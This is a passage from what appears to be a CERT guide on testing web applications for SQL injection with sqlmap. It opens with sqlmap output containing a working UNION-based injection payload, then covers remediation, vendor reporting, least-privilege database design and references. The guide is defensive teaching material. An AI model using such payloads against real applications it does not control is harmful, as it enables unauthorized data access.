[12:55:56] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10
columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if
any)? [y/N]
sqlmap identified the following injection points with a total of 106 HTTP(s)
requests:
---
Place: GET
Parameter: id
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=example' UNION ALL SELECT NULL,
CONCAT(0x3a6e79753a,0x6b6a5645626a66695478,0x3a62716c3a)# AND
'JiRp'='JiRp&Submit=Submit
---
```

Although this vulnerability is reported in an HTTP GET parameter, sqlmap will fail to identify it if the cookie data is not provided. Likewise, the vulnerability will not be detected if "security=high" is sent. By artificially manipulating this value to "low," we are able to identify the vulnerability. This particular scenario also illustrates a case where the vulnerability is only exploitable by a user who has already authenticated to the application. sqlmap also features the ability to detect and exploit SQL injection in such cookie values.

Remediation

If testing reveals SQL injection vulnerabilities in an application, the issue of correcting them becomes a problem for the system owner. How does one get the bugs fixed once they are identified? Ultimately, the original software vendor or application developer is in the best position to correct the issues. In the general case, sites should report these issues through support service channels, bug or vulnerability reporting forms, or direct contact with contractors who developed or support an application. Including the output from testing tools such as sqlmap in these reports can assist developers in understanding the problem. Sites may also be in the difficult position of being responsible for maintaining a custom application for which no official support channel exists. In this case, the system owners may need to contract professional software security help to attempt to correct the issues.

In the event that the discovered vulnerability exists in an open source or commercially available software package, many other users of that software could be vulnerable as well. Consider reporting vulnerabilities in commodity web application components or frameworks via the CERT vulnerability reporting system[7] so that they can be communicated to the affected vendor for remediation.

While SQL injection vulnerabilities represent software defects that must ultimately be addressed in the application code, other steps can be taken to reduce the impact of a successful

[7] https://forms.cert.org/VulReport/

compromise. The documents referenced in [5], [6], [7] identify a number of possible mitigations. Reference [5] also suggests techniques for identifying attack attempts in intrusion detection system (IDS) logs. Defense-in-depth should be factored into database design. For example, the application should not be configured to connect to the database with database administrator privileges (e.g., "root", "pgsql", or "system") and should take advantage of multiple users to create a granular privilege model that separates read (`SELECT`) privileges from `INSERT`, `UPDATE`, `ALTER/MODIFY`, etc.

Note that if these tools discover a vulnerability in an application that has been deployed for public (or mostly public) use, there is a significant risk that it has already been exploited and the server or application may be compromised. In this case, consider performing an audit on the system. If the system shows signs of compromise, consider reporting the incident via the US-CERT incident reporting system.[8]

Conclusion

In this document, we have demonstrated a straightforward method for testing web applications for SQL injection vulnerabilities that closely mimics those that attackers use in the wild. Replicating these testing techniques against real applications under your administrative control can help to identify common "low hanging fruit" vulnerabilities that an attacker could use to compromise a web application.

It is important to note that the absence of positive results from this form of testing does not mean that the application is free from SQL injection vulnerabilities. Detection of these vulnerabilities is an imprecise science; and the use of multiple tools, including some commercial testing tools, may improve coverage. Also, these techniques should not be considered a replacement for careful application code review in cases where source code is available since vulnerabilities in special cases and other subtle conditions can easily go undetected. Finally, the services of a competent and professional penetration testing organization can be used to supplement these results.

[8] https://forms.us-cert.gov/report/

References

[1] The Open Web Application Security Project (OWASP). "SQL Injection." Last updated December 6, 2011. Available from https://www.owasp.org/index.php/SQL_Injection (accessed June 28, 2012).

[2] Provos, Niels. "Lizamoon SQL Injection Campaign Compared." April 3,2011. Available from http://www.provos.org/index.php?/archives/92-Lizamoon-SQL-Injection-Campaign-Compared.html (accessed June 28, 2012).

[3] Hipolito, J. M. "LizaMoon, Etc. SQL Injection Attack Still Ongoing." March 32, 2011. http://blog.trendmicro.com/lizamoon-etc-sql-injection-attack-still-on-going/ (accessed June 28, 2012).

[4] US-CERT/NIST. National Vulnerability Database, CVE-2008-1982. Last revised March 11, 2011. http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-1982 (accessed June 28, 2012).

[5] US-CERT. "SQL Injection" [background paper]. 2009. Available from http://www.us-cert.gov/reading_room/sql200901.pdf (accessed June 28, 2012).

[6] The Open Web Application Security Project (OWASP). "Guide to SQL Injection" [SQLi avoidance]. Last modified September 6, 2010. https://www.owasp.org/index.php/Guide_to_SQL_Injection (accessed June 28, 2012).

[7] The Open Web Application Security Project (OWASP). "SQL Injection Prevention Cheat Sheet." Last modified March 29, 2012. https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet (accessed June 28, 2012).

[8] Friedl, Steve. "SQL Injection Attacks by Example." Last modified October 10, 2007. Available from http://www.unixwiz.net/techtips/sql-injection.html (accessed June 28, 2012).